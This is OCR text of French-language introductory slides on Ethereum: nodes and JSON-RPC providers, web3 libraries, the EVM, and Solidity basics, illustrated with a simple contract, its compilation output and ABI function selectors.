
Existence de *faucet* (robinets) : source magique d'ETH pour les réseaux de tests

Explorateur de blockchain séparés pour chaque réseau




Explorateurs de réseaux


Pour rendre *human readable* le state de la blockchain



Explorateurs de réseaux

Réception de 0.5 ETH sur le reseau Sepolia via un faucet





Qu’est ce qu’un nœud (*client*)

Un noeud est une instance d’Ethereum tournant sur un serveur communicant avec d’autres instances.

Plusieurs implémentations existent :

- Geth en Go (most popular)
- Parity en Rust
- Nethermind en C#
- Besu en Java


Dialogue entre end-user et nœud via JSON-RPC offrants différentes méthodes :

- eth_getBalance(addr)
- eth_getStorageAt(addr)
- eth_sendTransaction
- …

Possible de run son propre nœud : gratuit mais lourd

Nœuds privés : simple d’accès mais payant

Carte des nœuds https://etherscan.io/nodetracker ~ 12K



External actors access the Ethereum world through Ethereum nodes.

Communiquer avec les noeuds

Interface HTTP JSON-RPC via les providers connus : Alchemy, Infura, Quicknode


```python
import web3

w3 = web3.Web3(web3.Web3.HTTPProvider("https://sepolia.infura.io/v3/047cc4                    47"))
balance = w3.eth.get_balance("0x8ffc65e3d5ED75De70F40982d6b495e4aeA93e06")

print(f"balance {balance / 1000000000000000000} ETH")
```

Request

Pretty | Raw | Hex | Headers

```
POST /v3/047cc4e                    547 HTTP/1.1
Host: sepolia.infura.io
User-Agent: web3.py/6.1.0/<class 'web3.providers.rpc.HTTPProvider'>
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/json
Content-Length: 123

{
  "jsonrpc":"2.0",
  "method":"eth_getBalance",
  "params":[
    "0x8ffc65e3d5ED75De70F40982d6b495e4aeA93e06",
    "latest"
  ],
  "id":0
}
```

Search...

Response

Pretty | Raw | Hex | Render

```
HTTP/2 200 OK
Date: Thu, 06 Apr 2023 17:42:07 GMT
Content-Type: application/json
Content-Length: 53
Vary: Origin
Vary: Accept-Encoding

{
  "jsonrpc":"2.0",
  "id":0,
  "result":"0x6f05b59d3b20000"
}
```

Librairies

Plusieurs librairies se chargent de faire les appels JSON-RPC à notre place

- web3.js (most popular)
- web3.py
- Ether.js
- Rust-web3
- Aleth c++
- Web3j Java
- Ethereum Ruby library (lol)

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/web3/1.9.0/web3.min.js"></script>
</head>
<body>
    <script>
        async function check_metamask() {
            window.web3 = new Web3(ethereum);
            if (await ethereum.enable()) {
                const accounts = await web3.eth.getAccounts()
                console.log("metamask account : " + accounts)
            }
        }
        check_metamask()
    </script>
</body>
</html>
```

Qu’est ce que l’EVM (Ethereum Virtual Machine)


Bitcoin blockchain = registre

Ethereum blockchain = tx based state machine

Pourquoi ? Nécessaire pour l’exécution du code des smart contrats

Machine virtuelle a état qui exécute le bytecode des contrats et (si besoin) met à jour le *storage* associé au contrat.

Mise à jour du *storage* = nouvel état de la blockchain



Qu’est ce que l’EVM

Machine à état plutôt classique

1 word : 256 bits (pour facilite les opérations crypto Keccak-256 / secp256k1)

Mémoire volatile : tableau adressé par 1 word, reset à la fin de l’exécution

Storage *:* arbre Merkle Patricia stocké dans l’état global (quelque part dans la blockchain)


Bytecode : opcode classiques XOR, ADD, CALL + nouveaux ADDRESS, BALANCE, REVERT

C + GCC = bytecode pour une target (x86, arm8a, …)

Solidity + solc = bytecode pour EVM

D’autres langages peuvent être compilés en bytecode EVM

- Rust
- JS (😔)
- Vyper
- Yul



you, auditing a webapp that
calls via JSON RPC transactions through
browser extension some compiled JS into weird
immutable bytecode executed inside a
virtual machine living within a blockchain
where every actions cost you money and can segfault

More about Smart contracts

Qu’est ce qu’un smart contrat

« c’est un programme qui s’exécute **dans** la blockchain Ethereum »

- son code et son état sont stockés **dans** la blockchain
- exécuté par une machine virtuelle a état : *Ethereum Virtual Machine* (EVM)
- il a accès au contexte de la blockchain
- il possède un solde (*balance*)
- coût lors de son déploiement (dû au stockage)
- expose des fonctions appelables par d’autres comptes (user ou contrat smart)
- peut déployer un autre contrat
- **immuable**

Développer un smart contrat

Plusieurs langages mais Solidity domine

- Orienté objet
- Typage statique
- Influencé par C++
- Héritage, libraries
- Pas d'accès à l'extérieur (nativement)

TLDR : syntaxe et concepts surprenant : payable, qui est le sender en fonction du contexte, visibilité pas claire, interfaces obligatoires

Grosse stack de dev : Ganache, Truffle, Hardhat, Brownie, principalement pour le déploiement en test

IDE Remix qui fait tout (dev, compile, déploiement)

Compileur appelé *solc* et **décompileur** de bytecode

```solidity
pragma solidity ^0.8.19;

contract Hello {

    address owner;
    address last_tx;

    constructor() payable {
        owner = msg.sender;
    }

    receive() external payable {
        require(msg.value >= 10000000000000000);
        payable(owner).transfer(msg.value / 2);
        last_tx = msg.sender;
    }

    function _last_tx () public view returns (address) {
        return last_tx;
    }

}
```

Exemple « simpliste »

constructor() payable

- Payable : autorise la réception d'Ether lors de l'appel
- msg.sender = personne qui envoie le message (ici le créateur du contrat) appelé *caller*

receive() external payable

- receive : appelée via addresse_du_contrat.send() ou .transfert()
- msg.value = nombre d'ETH envoyé avec le message
- require : condition pour poursuivre l'exécution
- converti l'adresse en adresse *payable* puis transfert la somme

_last_tx() public view returns (address)


- fonction avec view ne modifie pas le state
- public donc peut être appelée par tout le monde

```
1  pragma solidity ^0.8.19;
2
3  contract Hello {
4
5      address owner;
6      address last_tx;
7
8      constructor() payable {
9          owner = msg.sender;
10     }
11
12     receive() external payable {
13         require(msg.value >= 10000000000000000);
14         payable(owner).transfer(msg.value / 2);
15         last_tx = msg.sender;
16     }
17
18     function _last_tx () public view returns (address) {
19         return last_tx;
20     }
21
22 }
```

Solidity notions : variables spéciales

La variable msg fait référence au call d'une fonction

- **msg.data** (bytes calldata): données passées (paramètres) par l'émetteur du call (zone mémoire dédiée non modifiable)
- **msg.sender** (address): adresse de l'émetteur du call (contrat ou user)
- **msg.sig** (bytes4) : 4 premiers bytes du calldata (identifiant de fonction)
- **msg.value** (uint): nombre d'Ether en wei envoyé lors de l'appel
- **tx.origin** (address): émetteur de la transaction initiale



Solidity notions : visibilité et modifiers

La visibilité dépend du contexte /!\

- Une variable **private** est accessible uniquement depuis son propre contrat
- **MAIS** sa valeur stockée dans le *storage* est consultable par tout le monde
- Ne pas stocker de secrets dans une blockchain consultable par tout le monde /!\

Visibilités :

- **public** : visible de façon externe et interne (getter automatiquement générés)
- **private** : uniquement visible dans son propre contrat
- **external** : uniquement visible par d'autres contrats
- ....

Modifiers :

- **view** : interdit modification du state
- **pure** : interdit modification et consultation du state
- **payable** : autorise la réception d'Ether lors de l'appel
- ...

Solidity notions : fonctions spéciales

Un contrat peut avoir au maximum une fonction receive qui est external payable

- Elle est exécutée par un appel sans *calldata*, pour des transferts d'ether comme send et transfer()
- Si pas de fonction receive alors la fonction de fallback est appelée
- Si pas de fallback alors exception (revert)

La fonction fallback est exécutée si aucune fonction matchant la signature souhaitée n'est trouvée. (calldata contient la signature de la fonction à exécuter)

La seule façon de supprimer un contrat est d'appeler selfdestruct. Si le contrat possède de l'ether il est envoyé à une adresse prédéfinie

Solidity notions : types

Présences de types classiques et propres à Ethereum

- **bool**
- **int** / **uint** / **int8** to int256
- **address** : 20 octets, représente une adresse d'un contrat ou d'un user, peut être payable
- **contract** : peut être vu comme un objet
- **fixed size bytes arrays** (bytes1 to bytes32)
- **dynamic sized bytes array** (bytes / string)
- **mapping**(type1 => type2) : sorte de hashmap associant une clé au hash d'une valeur (utilisé pour retrouver la valeur plus tard)
- **ether** : 1 ether, 1000 wei, 2 gwei

Compilation

Installer solc (+ wrapper python si besoin)

```python
from solcx import compile_standard

compiled_sol = compile_standard(
    {
        "language": "Solidity",
        "sources": {"hello.sol": {"content": open("./hello.sol").read()}},
        "settings": {
            "outputSelection": {
                "*": {"*": ["abi", "evm.bytecode"]}
            }
        },
    },
    solc_version="0.8.19",
)

contract = compiled_sol["contracts"]["hello.sol"]["Hello"]

abi = contract["abi"]
bytecode = contract["evm"]["bytecode"]["object"]

print(abi)
print()
print(bytecode)
```

```
λ hackbox ~/projets/workshop/smartcontract/dev » python compile.py
[
    {
        'inputs': [],
        'stateMutability': 'payable',
        'type': 'constructor'
    },
    {
        'inputs': [],
        'name': '_last_tx',
        'outputs': [
            {
                'internalType': 'address',
                'name': '',
                'type': 'address'
            }
        ],
        'stateMutability': 'view',
        'type': 'function'
    },
    {'stateMutability': 'payable', 'type': 'receive'}
]

608060405233600806101000a81548173ffffffffffffffffffffffffffffffffffff
ffff021916908373ffffffffffffffffffffffffffffffffffffffff16021790555061
0246806100536000396000f3fe60806040526004361061002257600035560e01c80633d
4b9943146100f5576100f0565b366100f057662386f26fc10000341015610003b576000
80fd5b6000805490610100a900473ffffffffffffffffffffffffffffffffffffffff
1673ffffffffffffffffffffffffffffffffffffffff166108fc600234610082919061
0183565b9081150290604051600060405180830381858888f193505050501580156100
ad573d6000803e3d6000fd5b503360016000610100a81548173ffffffffffffffffff
ffffffffffffffffffff021916908373ffffffffffffffffffffffffffffffffffffff
ffff16021790555005b600080fd5b34801561010157600080fd5b5061010a610120565b
```

Ethereum ABI

Application Binary Interface, elle est nécessaire pour l'encodage / décodage vers / depuis le bytecode.

Elle décrit le nombre de fonctions, leurs paramètres, types etc. Elle doit être connue pour pouvoir interagir avec un contrat donné.

En C on doit connaitre l'adresse d'une fonction l'appeler
Avec solidity « l'adresse » d'une fonction correspond à sa signature :

Fonction

```
function test (uint8 param1, address param2) returns (address) {
    return param2;
}
```

Identifiant

```
sha3.keccak_256(b"test(uint8,address)").digest()[:4].hex()
'ed27a123'
```

```
[
    {
        'inputs': [],
        'stateMutability': 'payable',
        'type': 'constructor'
    },
    {
        'inputs': [],
        'name': '_last_tx',
        'outputs': [
            {
                'internalType': 'address',
                'name': '',
                'type': 'address'
            }
        ],
        'stateMutability': 'view',
        'type': 'function'
    },
    {'stateMutability': 'payable', 'type': 'receive'}
]
```

